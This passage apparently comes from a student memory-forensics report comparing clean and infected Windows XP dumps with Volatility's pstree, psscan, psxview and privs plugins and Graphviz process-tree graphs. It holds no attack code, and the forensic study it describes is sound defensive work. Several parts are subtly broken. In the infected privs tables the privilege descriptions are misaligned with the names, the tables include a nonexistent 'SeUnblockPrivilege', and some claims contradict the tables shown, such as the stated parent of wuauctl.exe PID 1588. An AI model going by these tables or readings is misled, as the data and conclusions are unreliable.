. 0x822f1020:smss.exe	368	4	3	19	2012-07-22 02:42:31 UTC+0000
.. 0x82298700:winlogon.exe	608	368	23	519	2012-07-22 02:42:32 UTC+0000
... 0x81e2ab28:services.exe	652	608	16	243	2012-07-22 02:42:32 UTC+0000
... 0x821dfda0:svchost.exe	1056	652	5	60	2012-07-22 02:42:33 UTC+0000
... 0x81eb17b8:spoolsv.exe	1512	652	14	113	2012-07-22 02:42:36 UTC+0000
... 0x81e29ab8:svchost.exe	908	652	9	226	2012-07-22 02:42:33 UTC+0000
... 0x823001d0:svchost.exe	1004	652	64	1118	2012-07-22 02:42:33 UTC+0000
... 0x8205bda0:wuauctl.exe	1588	1004	5	132	2012-07-22 02:44:01 UTC+0000
... 0x821fcda0:wuauctl.exe	1136	1004	8	173	2012-07-22 02:43:46 UTC+0000
... 0x82311360:svchost.exe	824	652	20	194	2012-07-22 02:42:33 UTC+0000
... 0x820e8da0:alg.exe	788	652	7	104	2012-07-22 02:43:01 UTC+0000
... 0x82295650:svchost.exe	1220	652	15	197	2012-07-22 02:42:35 UTC+0000
... 0x81e2a3b8:lsass.exe	664	608	24	330	2012-07-22 02:42:32 UTC+0000
.. 0x822a0598:csrss.exe	584	368	9	326	2012-07-22 02:42:32 UTC+0000
0x821dea70:explorer.exe	1484	1464	17	415	2012-07-22 02:42:36 UTC+0000
. 0x81e7bda0:reader_sl.exe	1640	1484	5	39	2012-07-22 02:42:36 UTC+0000

Figure 14 The output of pstree of the infected dump.

In the output of the pstree plugin for the infected dump, several differences can be observed when compared to the clean dump. The root process, System (PID: 4), and core processes like **smss.exe**, **winlogon.exe**, and **services.exe** are present as expected. However, notable deviations appear in the process hierarchy:

1. Presence of **reader_sl.exe (PID: 1640)**: This process does not exist in the clean dump and is spawned under **explorer.exe (PID: 1484)**.
2. Additional Instances of **wuauctl.exe**: There are two instances of **wuauctl.exe (PIDs: 1136 and 1588)** in the infected dump, whereas only one instance appears in the

clean dump. One instance (**PID: 1588**) has a parent process of **services.exe (PID: 652)**, which may indicate unexpected behaviour.

Overall, the infected dump has more processes and slight deviations in the parent-child relationships, with processes like **reader_sl.exe** and the additional **wuauctl.exe** instances being the most notable differences.

Next, we will use the psscan plugin to analyse the clean memory dump. The psscan plugin identifies processes by scanning for EPROCESS structures in memory, including those that may not appear in the standard process list (pslist) due to termination or hiding by malware.[9] This allows us to detect any hidden or previously terminated processes.

Offset(P)	Name	PID	PPID	PDB	Time created	Time exited
0x00000000009d02ae8	wscntfy.exe	1256	1096	0x0aac0280	2024-11-14 15:15:40 UTC+0000	
0x00000000009d4da28	VBoxTray.exe	252	436	0x0aac0220	2024-11-14 15:15:41 UTC+0000	
0x00000000009d7dd0a0	winpmem_v3.3.rc	860	180	0x0aac01a0	2024-11-14 15:32:06 UTC+0000	
0x00000000009d8daa0	wuauctl.exe	176	1096	0x0aac02c0	2024-11-14 15:15:42 UTC+0000	
0x00000000009debd00	spools.exe	1568	684	0x0aac01c0	2024-11-14 15:06:56 UTC+0000	
0x00000000009e177aa8	svchost.exe	1244	684	0x0aac0160	2024-11-14 15:06:54 UTC+0000	
0x00000000009e948c8	explorer.exe	436	416	0x0aac0260	2024-11-14 15:15:40 UTC+0000	
0x00000000009eb6518	VBoxService.exe	868	684	0x0aac0ee0	2024-11-14 09:36:52 UTC+0000	
0x00000000009f08020	cmd.exe	180	1096	0x0aac0300	2024-11-14 15:28:44 UTC+0000	
0x0000000000a1e47e8	winlogon.exe	640	560	0x0aac0080	2024-11-14 09:36:52 UTC+0000	
0x0000000000a1f5c08	services.exe	684	640	0x0aac00a0	2024-11-14 09:36:52 UTC+0000	
0x0000000000a1fe8e0	svchost.exe	920	684	0x0aac0100	2024-11-14 15:06:54 UTC+0000	
0x0000000000a204450	svchost.exe	1000	684	0x0aac0120	2024-11-14 15:06:54 UTC+0000	
0x0000000000a2121c0	svchost.exe	1096	684	0x0aac0140	2024-11-14 15:06:54 UTC+0000	
0x0000000000a212c08	smss.exe	560	4	0x0aac0040	2024-11-14 09:36:51 UTC+0000	
0x0000000000a216538	svchost.exe	1348	684	0x0aac0180	2024-11-14 15:06:54 UTC+0000	
0x0000000000a221da0	lsass.exe	696	640	0x0aac00c0	2024-11-14 09:36:52 UTC+0000	
0x0000000000a237a78	IPROSetMonitor.	1744	684	0x0aac0200	2024-11-14 15:07:03 UTC+0000	
0x0000000000a26b5a8	alg.exe	404	684	0x0aac0240	2024-11-14 15:07:07 UTC+0000	
0x0000000000a2a3500	svchost.exe	1684	684	0x0aac01e0	2024-11-14 15:07:03 UTC+0000	
0x0000000000a2c1020	csrss.exe	616	560	0x0aac0060	2024-11-14 09:36:52 UTC+0000	
0x0000000000a45c830	System	4	0	0x0aac0220		
0x0000000000a45f6a68	wscntfy.exe	1256	1096	0x0aac0280	2024-11-14 15:15:40 UTC+0000	
0x0000000000a5e31da0	winpmem_v3.3.rc	860	180	0x0aac01a0	2024-11-14 15:32:06 UTC+0000	
0x0000000000a5eea518	VBoxService.exe	868	684	0x0aac0ee0	2024-11-14 09:36:52 UTC+0000	
0x0000000000a619eda0	wuauctl.exe	176	1096	0x0aac02c0	2024-11-14 15:15:42 UTC+0000	
0x0000000000a61dfd00	spools.exe	1568	684	0x0aac01c0	2024-11-14 15:06:56 UTC+0000	
0x0000000000a61ecc08	services.exe	684	640	0x0aac00a0	2024-11-14 09:36:52 UTC+0000	
0x0000000000a627d020	cmd.exe	180	1096	0x0aac0300	2024-11-14 15:28:44 UTC+0000	
0x0000000000a626ea78	IPROSetMonitor.	1744	684	0x0aac0200	2024-11-14 15:07:03 UTC+0000	
0x0000000000a63b07a8	svchost.exe	1244	684	0x0aac0160	2024-11-14 15:06:54 UTC+0000	
0x0000000000a63b820	System	4	0	0x0aac0220		

Figure 15 The output of psscan of the clean dump.

The psscan output for the clean dump shows a list of processes, including system processes like **System**, **smss.exe**, **csrss.exe**, **winlogon.exe**, and **services.exe**, as well as user processes such as **VBoxTray.exe**, **cmd.exe**, and **winpmem_v3.3.rc**. The table includes details such as the PID (Process ID), PPID (Parent Process ID), and the creation times of the processes. All processes appear consistent with what was previously observed in the pslist output, and no unexpected or hidden processes are visible. This reinforces that the clean dump reflects a stable and unaltered system state. Next, we will run the same command on the infected dump.

Offset(P)	Name	PID	PPID	PDB	Time created	Time exited
0x00000000002029ab8	svchost.exe	908	652	0x079400e0	2012-07-22 02:42:33 UTC+0000	
0x0000000000202a3b8	lsass.exe	664	608	0x079400a0	2012-07-22 02:42:32 UTC+0000	
0x0000000000202ab28	services.exe	652	608	0x07940080	2012-07-22 02:42:32 UTC+0000	
0x0000000000207bda0	reader_sl.exe	1640	1484	0x079401e0	2012-07-22 02:42:36 UTC+0000	
0x000000000020b17b8	spools.exe	1512	652	0x079401c0	2012-07-22 02:42:36 UTC+0000	
0x0000000000225bda0	wuauctl.exe	1588	1004	0x07940200	2012-07-22 02:44:01 UTC+0000	
0x000000000022e8da0	alg.exe	788	652	0x07940140	2012-07-22 02:43:01 UTC+0000	
0x000000000023dea70	explorer.exe	1484	1464	0x079401a0	2012-07-22 02:42:36 UTC+0000	
0x000000000023dfa0	svchost.exe	1056	652	0x07940120	2012-07-22 02:42:33 UTC+0000	
0x000000000023fcda0	wuauctl.exe	1136	1004	0x07940180	2012-07-22 02:43:46 UTC+0000	
0x00000000002495650	svchost.exe	1220	652	0x07940160	2012-07-22 02:42:35 UTC+0000	
0x00000000002498700	winlogon.exe	608	368	0x07940060	2012-07-22 02:42:32 UTC+0000	
0x000000000024a0598	csrss.exe	584	368	0x07940040	2012-07-22 02:42:32 UTC+0000	
0x000000000024f1020	smss.exe	368	4	0x07940020	2012-07-22 02:42:31 UTC+0000	
0x000000000025001d0	svchost.exe	1004	652	0x07940100	2012-07-22 02:42:33 UTC+0000	
0x00000000002511360	svchost.exe	824	652	0x079400c0	2012-07-22 02:42:33 UTC+0000	
0x000000000025c89c8	System	4	0	0x002fe000		

Figure 16: The output of psscan of the infected dump.

The psscan output for the infected dump shows a list of processes, including both system and user processes, such as **System**, **smss.exe**, **csrss.exe**, **services.exe**, and **explorer.exe**. Compared to the clean dump, no hidden or terminated processes appear to have been recovered, as all the processes listed here were also visible in the previous pslist output. This suggests that no processes were explicitly hidden or terminated in the infected dump. However, processes like **reader_sl.exe** and multiple instances of **wuauctl.exe**, which are already flagged as additional in the infected dump, appear again here. This output confirms that all currently active processes were accounted for earlier, and psscan did not reveal any further hidden artifacts.

Further, we will use the **psxview** plugin to analyse the visibility of processes across multiple memory structures. Unlike pslist or psscan, which rely on specific enumeration methods, psxview cross-references processes through various views, such as pslist, psscan, csrss, and session. This allows us to identify any processes that may be hidden or not fully visible in standard outputs, a common technique used by malware to evade detection. By running psxview on both the clean and infected memory dumps, we aim to verify the consistency of process visibility and identify any anomalies or hidden processes that may not have appeared earlier.

Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd	ExitTime
0x0a221d00	lsass.exe	696	True	True	False	True	True	True	True	
0x0a1fe8e0	svchost.exe	920	True	True	False	True	True	True	True	
0x0a26b5a8	alg.exe	404	True	True	False	True	True	True	True	
0x09f80800	cmd.exe	180	True	True	False	True	True	True	True	
0x0a1e47e8	winlogon.exe	640	True	True	False	True	True	True	True	
0x0a237a78	IPROSetMonitor.	1744	True	True	False	True	True	True	True	
0x09dadad0	wuauctl.exe	176	True	True	False	True	True	True	True	
0x09d02a08	wsckntfy.exe	1256	True	True	False	True	True	True	True	
0x09debd00	spoolsv.exe	1568	True	True	False	True	True	True	True	
0x0a204450	svchost.exe	1000	True	True	False	True	True	True	True	
0x0a1f5c08	services.exe	684	True	True	False	True	True	True	True	
0x09e177a8	svchost.exe	1244	True	True	False	True	True	True	True	
0x0a2121c0	svchost.exe	1096	True	True	False	True	True	True	True	
0x09d7dd00	winpmem_v3.3.rc	860	True	True	False	True	True	True	True	
0x09eb6518	VBoxService.exe	868	True	True	False	True	True	True	True	
0x0a023508	svchost.exe	1684	True	True	False	True	True	True	True	
0x09d4da28	VBoxTray.exe	252	True	True	False	True	True	True	True	
0x09e948c8	explorer.exe	436	True	True	False	True	True	True	True	
0x0a216530	svchost.exe	1348	True	True	False	True	True	True	True	
0x0a45c830	System	4	True	True	False	True	False	False	False	
0x0a212c08	smss.exe	560	True	True	False	True	False	False	False	
0x0a2c1020	csrss.exe	616	True	True	False	True	False	True	True	
0x832481c0	svchost.exe	1096	False	True	False	False	False	False	False	
0x46481a28	VBoxTray.exe	252	True	True	False	False	False	False	False	
0x82547a08	wsckntfy.exe	1256	False	True	False	False	False	False	False	
0x832bea78	IPROSetMonitor.	1744	False	True	False	False	False	False	False	
0x45af6aae0	wsckntfy.exe	1256	False	True	False	False	False	False	False	
0x82b97508	svchost.exe	1684	False	True	False	False	False	False	False	
0x82e338e0	svchost.exe	920	False	True	False	False	False	False	False	
0x83ea518	VBoxService.exe	868	False	True	False	False	False	False	False	
0x82fb9020	csrss.exe	616	False	True	False	False	False	False	False	
0x646c91c0	svchost.exe	1096	False	True	False	False	False	False	False	
0x82c85d00	winpmem_v3.3.rc	860	False	True	False	False	False	False	False	
0x8335cd00	spoolsv.exe	1568	False	True	False	False	False	False	False	
0x46395830	System	4	False	True	False	False	False	False	False	
0x830c0028	VBoxTray.exe	252	False	True	False	False	False	False	False	
0x45e31d00	winpmem_v3.3.rc	860	False	True	False	False	False	False	False	
0x46e9a500	svchost.exe	1684	False	True	False	False	False	False	False	
0x46d6b7e8	winlogon.exe	640	False	True	False	False	False	False	False	
0x46d480c8	explorer.exe	436	False	True	False	False	False	False	False	
0x463cd538	svchost.exe	1348	False	True	False	False	False	False	False	
0x80dde7e0	winlogon.exe	640	False	True	False	False	False	False	False	
0x46878020	csrss.exe	616	False	True	False	False	False	False	False	
0x832ba020	cmd.exe	180	False	True	False	False	False	False	False	
0x464c9c08	smss.exe	560	False	True	False	False	False	False	False	
0x830c88c0	explorer.exe	436	False	True	False	False	False	False	False	
0x462ee478	IPROSetMonitor.	1744	False	True	False	False	False	False	False	
0x83248c08	smss.exe	560	False	True	False	False	False	False	False	
0x461ecc08	services.exe	684	False	True	False	False	False	False	False	

The output of the

psxview plugin for the clean dump reveals the visibility of processes across multiple views, such as pslist, psscan, *Figure 17 The output of psxview of the clean dump.* **thrdproc**, **pspcid**, **csrss**, **session**, and

deskthrd.

Processes like **lsass.exe**, **cmd.exe**, **winpmem_v3.3.rc**, and multiple instances of **svchost.exe** generally appear as True across most views, indicating that they are consistently visible and functioning as expected. However, some processes show False in certain views, such as **csrss** and **session**, while remaining True in others. This behaviour is common in clean systems, where certain processes may not register in every structure due to normal system

operations. Overall, the output confirms that the processes in the clean dump are visible and accounted for, with no hidden processes detected. Next, the same command was executed for infected dump.

Volatility Foundation Volatility Framework 2.6.1										
Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd	ExitTime
0x02498700	winlogon.exe	608	True	True	True	True	True	True	True	
0x02511360	svchost.exe	824	True	True	True	True	True	True	True	
0x022e8da0	alg.exe	788	True	True	True	True	True	True	True	
0x020b17b8	spoolsv.exe	1512	True	True	True	True	True	True	True	
0x0202ab28	services.exe	652	True	True	True	True	True	True	True	
0x02495650	svchost.exe	1220	True	True	True	True	True	True	True	
0x0207bda0	reader_sl.exe	1640	True	True	True	True	True	True	True	
0x025001d0	svchost.exe	1004	True	True	True	True	True	True	True	
0x02029ab8	svchost.exe	908	True	True	True	True	True	True	True	
0x023fcda0	wuauctl.exe	1136	True	True	True	True	True	True	True	
0x0225bda0	wuauctl.exe	1588	True	True	True	True	True	True	True	
0x0202a3b8	lsass.exe	664	True	True	True	True	True	True	True	
0x023dea70	explorer.exe	1484	True	True	True	True	True	True	True	
0x023dfda0	svchost.exe	1056	True	True	True	True	True	True	True	
0x024f1020	smss.exe	368	True	True	True	True	False	False	False	
0x025c89c8	System	4	True	True	True	True	False	False	False	
0x024a0598	csrss.exe	584	True	True	True	True	False	True	True	

Figure 18 The output of psxview of the infected dump.

The output of the psxview plugin for the infected dump reveals the visibility of processes across multiple memory views, such as pslist, psscan, thrdproc, pspcid, csrss, session, and deskthrd. Most processes, including winlogon.exe, svchost.exe, services.exe, and **wuauctl.exe**, show True across all views, indicating consistent visibility. However, the **System process (PID: 4)** shows False under the csrss and session views, which can sometimes be expected for certain system-level processes.

Additionally, **reader_sl.exe (PID: 1640)**, a process does not present in the clean dump, shows True across all views, confirming its presence and visibility in multiple structures. This suggests it is active and not hidden.

Next, we will use the privs plugin to analyse the privileges associated with processes in the memory dump. The privs plugin displays the privileges granted to each process, such as SeDebugPrivilege or SeShutdownPrivilege, which can help identify processes with escalated or unusual privileges.

Pid	Process	Value	Privilege	Attributes	Description
4	System	7	SeTcbPrivilege	Present,Enabled,Default	Act as part of the operating system
4	System	2	SeCreateTokenPrivilege	Present	Create a token object
4	System	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
4	System	15	SeCreatePagefilePrivilege	Present,Enabled,Default	Create a pagefile
4	System	4	SeLockMemoryPrivilege	Present,Enabled,Default	Lock pages in memory
4	System	3	SeAssignPrimaryTokenPrivilege	Present	Replace a process-level token
4	System	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
4	System	14	SeIncreaseBasePriorityPrivilege	Present,Enabled,Default	Increase scheduling priority
4	System	16	SeCreatePermanentPrivilege	Present,Enabled,Default	Create permanent shared objects
4	System	20	SeDebugPrivilege	Present,Enabled,Default	Debug programs
4	System	21	SeAuditPrivilege	Present,Enabled,Default	Generate security audits
4	System	8	SeSecurityPrivilege	Present	Manage auditing and security log
4	System	22	SeSystemEnvironmentPrivilege	Present	Edit firmware environment values
4	System	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of changes to files or directories
4	System	17	SeBackupPrivilege	Present	Backup files and directories
4	System	18	SeRestorePrivilege	Present	Restore files and directories
4	System	19	SeShutdownPrivilege	Present	Shut down the system
4	System	10	SeLoadDriverPrivilege	Present	Load and unload device drivers
4	System	13	SeProfileSingleProcessPrivilege	Present,Enabled,Default	Profile a single process
4	System	12	SeSystemtimePrivilege	Present	Change the system time
4	System	25	SeUndockPrivilege	Present	Remove computer from docking station
4	System	28	SeManageVolumePrivilege	Present	Manage the files on a volume
4	System	29	SeImpersonatePrivilege	Present,Enabled,Default	Impersonate a client after authentication
4	System	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects
560	smss.exe	7	SeTcbPrivilege	Present,Enabled,Default	Act as part of the operating system
560	smss.exe	2	SeCreateTokenPrivilege	Present	Create a token object
560	smss.exe	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
560	smss.exe	15	SeCreatePagefilePrivilege	Present,Enabled,Default	Create a pagefile
560	smss.exe	4	SeLockMemoryPrivilege	Present,Enabled,Default	Lock pages in memory
560	smss.exe	3	SeAssignPrimaryTokenPrivilege	Present	Replace a process-level token

Figure 19 The output of privs of the clean dump.

The output of the privs plugin for the clean dump shows a list of processes and their associated privileges, including the System process and smss.exe. Privileges such as SeDebugPrivilege (debugging programs), SeShutdownPrivilege (shutting down the system), and SeTakeOwnershipPrivilege (taking ownership of files or objects) are present, enabled, and set as default for several system-critical processes. These privileges are typical for processes like System and smss.exe in a clean system environment, as they perform essential operating system functions. Additionally, privileges such as SeCreatePagefilePrivilege and SeIncreaseQuotaPrivilege reflect the ability to manage memory and system resources.

Pid	Process	Value	Privilege	Attributes	Description
4	System	7	SeTcbPrivilege	Present,Enabled,Default	Act as part of the operating system
4	System	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
4	System	15	SeCreatePagefilePrivilege	Present,Enabled,Default	Create a pagefile
4	System	4	SeLockMemoryPrivilege	Present,Enabled,Default	Lock pages in memory
4	System	3	SeAssignPrimaryTokenPrivilege	Present,Enabled,Default	Replace a process-level token
4	System	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
4	System	14	SeIncreaseBasePriorityPrivilege	Present,Enabled,Default	Increase scheduling priority
4	System	16	SeCreatePermanentPrivilege	Present,Enabled,Default	Create permanent shared objects
4	System	20	SeDebugPrivilege	Present,Enabled,Default	Debug programs
4	System	21	SeAuditPrivilege	Present,Enabled,Default	Generate security audits
4	System	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Manage auditing and security log
4	System	17	SeBackupPrivilege	Present	Edit firmware environment values
4	System	18	SeRestorePrivilege	Present	Receive notifications of changes to files or directories
4	System	19	SeShutdownPrivilege	Present	Backup files and directories
4	System	10	SeLoadDriverPrivilege	Present	Restore files and directories
4	System	13	SeProfileSingleProcessPrivilege	Present,Enabled,Default	Shut down the system
4	System	12	SeSystemtimePrivilege	Present	Load and unload device drivers
4	System	25	SeUndockPrivilege	Present	Profile a single process
4	System	28	SeManageVolumePrivilege	Present	Change the system time
4	System	29	SeImpersonatePrivilege	Present,Enabled,Default	Remove computer from docking station
4	System	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects
368	smss.exe	7	SeTcbPrivilege	Present,Enabled,Default	Act as part of the operating system
368	smss.exe	2	SeCreateTokenPrivilege	Present	Create a token object
368	smss.exe	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
368	smss.exe	15	SeCreatePagefilePrivilege	Present,Enabled,Default	Create a pagefile
368	smss.exe	4	SeLockMemoryPrivilege	Present,Enabled,Default	Lock pages in memory

Figure 20 The output of privs of the infected dump 1/2.

Pid	Process	Value	Privilege	Attributes	Description
788	alg.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects
1136	wuauctl.exe	7	SeTcbPrivilege	Present,Enabled,Default	Act as part of the operating system
1136	wuauctl.exe	2	SeCreateTokenPrivilege	Present	Create a token object
1136	wuauctl.exe	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
1136	wuauctl.exe	15	SeCreatePagefilePrivilege	Present,Enabled,Default	Create a pagefile
1136	wuauctl.exe	4	SeLockMemoryPrivilege	Present,Enabled,Default	Lock pages in memory
1136	wuauctl.exe	3	SeAssignPrimaryTokenPrivilege	Present,Enabled,Default	Replace a process-level token
1136	wuauctl.exe	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
1136	wuauctl.exe	14	SeIncreaseBasePriorityPrivilege	Present,Enabled,Default	Increase scheduling priority
1136	wuauctl.exe	16	SeCreatePermanentPrivilege	Present,Enabled,Default	Create permanent shared objects
1136	wuauctl.exe	20	SeDebugPrivilege	Present,Enabled,Default	Debug programs
1136	wuauctl.exe	21	SeAuditPrivilege	Present,Enabled,Default	Generate security audits
1136	wuauctl.exe	8	SeSecurityPrivilege	Present	Manage auditing and security log
1136	wuauctl.exe	22	SeSystemEnvironmentPrivilege	Present,Enabled,Default	Edit firmware environment values
1136	wuauctl.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of changes to files or directories
1136	wuauctl.exe	17	SeBackupPrivilege	Present	Backup files and directories
1136	wuauctl.exe	18	SeRestorePrivilege	Present	Restore files and directories
1136	wuauctl.exe	19	SeShutdownPrivilege	Present	Shut down the system
1136	wuauctl.exe	10	SeLoadDriverPrivilege	Present,Enabled	Load and unload device drivers
1136	wuauctl.exe	13	SeProfileSingleProcessPrivilege	Present,Enabled,Default	Profile a single process
1136	wuauctl.exe	12	SeSystemtimePrivilege	Present,Enabled	Change the system time
1136	wuauctl.exe	25	SeUndockPrivilege	Present	Remove computer from docking station
1136	wuauctl.exe	28	SeManageVolumePrivilege	Present	Manage the files on a volume
1136	wuauctl.exe	29	SeImpersonatePrivilege	Present,Enabled,Default	Impersonate a client after authentication
1588	wuauctl.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects
1588	wuauctl.exe	8	SeSecurityPrivilege	Present,Enabled,Default	Receive notifications of changes to files or directories
1588	wuauctl.exe	17	SeBackupPrivilege	Present	Manage auditing and security log
1588	wuauctl.exe	18	SeRestorePrivilege	Present	Backup files and directories
1588	wuauctl.exe	12	SeSystemtimePrivilege	Present	Restore files and directories
1588	wuauctl.exe	19	SeShutdownPrivilege	Present	Change the system time
1588	wuauctl.exe	24	SeUnblockPrivilege	Present	Shut down the system
1588	wuauctl.exe	9	SeTakeOwnershipPrivilege	Present	For shutdown from a remote system
1588	wuauctl.exe	20	SeDebugPrivilege	Present	Take ownership of files/objects
1588	wuauctl.exe	22	SeSystemEnvironmentPrivilege	Present	Debug programs
1588	wuauctl.exe	11	SeSystemProfilePrivilege	Present	Edit firmware environment values
1588	wuauctl.exe	13	SeProfileSingleProcessPrivilege	Present	Profile system performance
1588	wuauctl.exe	14	SeIncreaseBasePriorityPrivilege	Present	Profile a single process
1588	wuauctl.exe	15	SeLoadDriverPrivilege	Present	Increase scheduling priority
1588	wuauctl.exe	16	SeCreatePagefilePrivilege	Present	Load and unload device drivers
1588	wuauctl.exe	18	SeLockMemoryPrivilege	Present	Lock pages in memory
1588	wuauctl.exe	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
1588	wuauctl.exe	25	SeUndockPrivilege	Present	Remove computer from docking station
1588	wuauctl.exe	28	SeManageVolumePrivilege	Present	Manage the files on a volume
1588	wuauctl.exe	29	SeImpersonatePrivilege	Present,Enabled,Default	Impersonate a client after authentication
1588	wuauctl.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects

Figure 21 The output of prive of the infected dump 2/2.

However, additional processes such as reader_sl.exe (PID: 1640) and multiple instances of wuauctl.exe (PIDs: 1136 and 1588) stand out. Both processes are legitimate under normal circumstances. wuauctl.exe is a legitimate Windows process responsible for managing automatic updates, while reader_sl.exe is associated with Adobe Reader and is typically used to speed up the launch of Adobe PDF files. These processes possess significant privileges, such as SeDebugPrivilege, which allows debugging of programs, and SeLoadDriverPrivilege, which enables the loading of device drivers.

Analysis of the Clean Memory Dump using dot graph

To better understand and analyse the process trees generated from the clean and infected memory dumps, we will use **DOT diagrams**. A **DOT diagram** is a graphical representation created using the Graphviz tool, which helps visualize relationships and hierarchies in a structured format. By converting the process trees into a DOT format and rendering them as PNG images, we can easily identify parent-child relationships between processes and highlight any anomalies.

The process tree is extracted using Volatility's **pstree** plugin with additional arguments to output the results in the DOT format. Explanation of the command:

- **-f windowCW2s.raw**: Specifies the clean memory dump file.
- **--profile=WinXPSP3x86**: Indicates the memory profile, matching the operating system in the clean dump.
- **pstree**: The plugin used to extract the process tree.
- **--output=dot**: Outputs the tree in DOT format, suitable for further visualization.
- **--output-file=clean_dump_dot.dot**: Saves the DOT file with the name clean_dump_dot.dot.

```
kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 pstree --output=dot --output-file=clean_dump_dot.dot
Volatility Foundation Volatility Framework 2.6.1
Outputting to: clean_dump_dot.dot
kali㉿kali:/media/testShare$
```

Figure 22: The output of pstree dot of the clean dump.

The next command processes the DOT file and outputs a PNG image of the process tree, which provides an easy-to-understand graphical representation of the processes and their relationships. Explanation of the command:

- **dot**: This is a Graphviz tool used to process and render DOT files.
- **-Tpng**: Specifies the desired output format, which is PNG in this case.
- **<output_file>.dot**: The input file created earlier using Volatility's pstree plugin in DOT format.
- **-o <output_file>.png**: Specifies the output file name and format, creating a PNG file.

```
kali㉿kali:/media/testShare$ dot -Tpng clean_dump_dot.dot -o clean_dump_dot.png
kali㉿kali:/media/testShare$
```

Figure 23: creating png of the dot

The screenshot below displays the **process tree graph** generated from the **clean memory dump**. This graph represents the relationships and hierarchy between processes in the clean system. Each node in the graph corresponds to a process, providing detailed information such as the process name, Process ID (PID), Parent Process ID (PPID), thread count, handle count, and the time the process was started. The arrows between nodes indicate the parent-child relationships, showing how processes were spawned.

In this clean graph, we observe a structured and expected hierarchy:

- The root process, **System (PID: 4)**, spawns critical system processes such as **smss.exe**, which then initiates **csrss.exe** and **winlogon.exe**.
- **services.exe**, launched by **winlogon.exe**, spawns multiple instances of **svchost.exe**, which are responsible for managing various Windows services.
- User-level processes, such as **explorer.exe**, represent the Windows interface, while **cmd.exe** and VirtualBox-related processes (**VBoxTray.exe** and **VBoxService.exe**) reflect activities related to the virtual environment.

The graph demonstrates a stable and organised system state, with no unexpected processes or anomalies. Each process has logical parent-child relationships, and the thread and handle counts are within normal ranges.




Figure 24 : The clean dump dot graph.

Analysis of the infected dump using dot graph

The same commands used to create the process tree graph for the clean dump were executed for the infected dump; however, the filenames were adjusted to reflect the infected dump. The DOT file for the infected dump process tree was generated using the

pstree plugin in Volatility, and the name was set to **infected_dump_dot.dot** to distinguish it. Similarly, the generated DOT file was converted to a PNG image using the dot tool, with the output named **infected_dump_dot.png**.

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 pstree --output=dot --output-file=infected_dump_dot.dot
Volatility Foundation Volatility Framework 2.6.1
Outputting to: infected_dump_dot.dot
kali㉿kali:/media/testShare$ dot -Tpng infected_dump_dot.dot -o infected_dump_dot.png
kali㉿kali:/media/testShare$
```

Figure 25 The output of *pstree* dot of the infected dump & creating png of the dot.

The screenshot below displays the **process tree graph generated from the infected memory dump**.

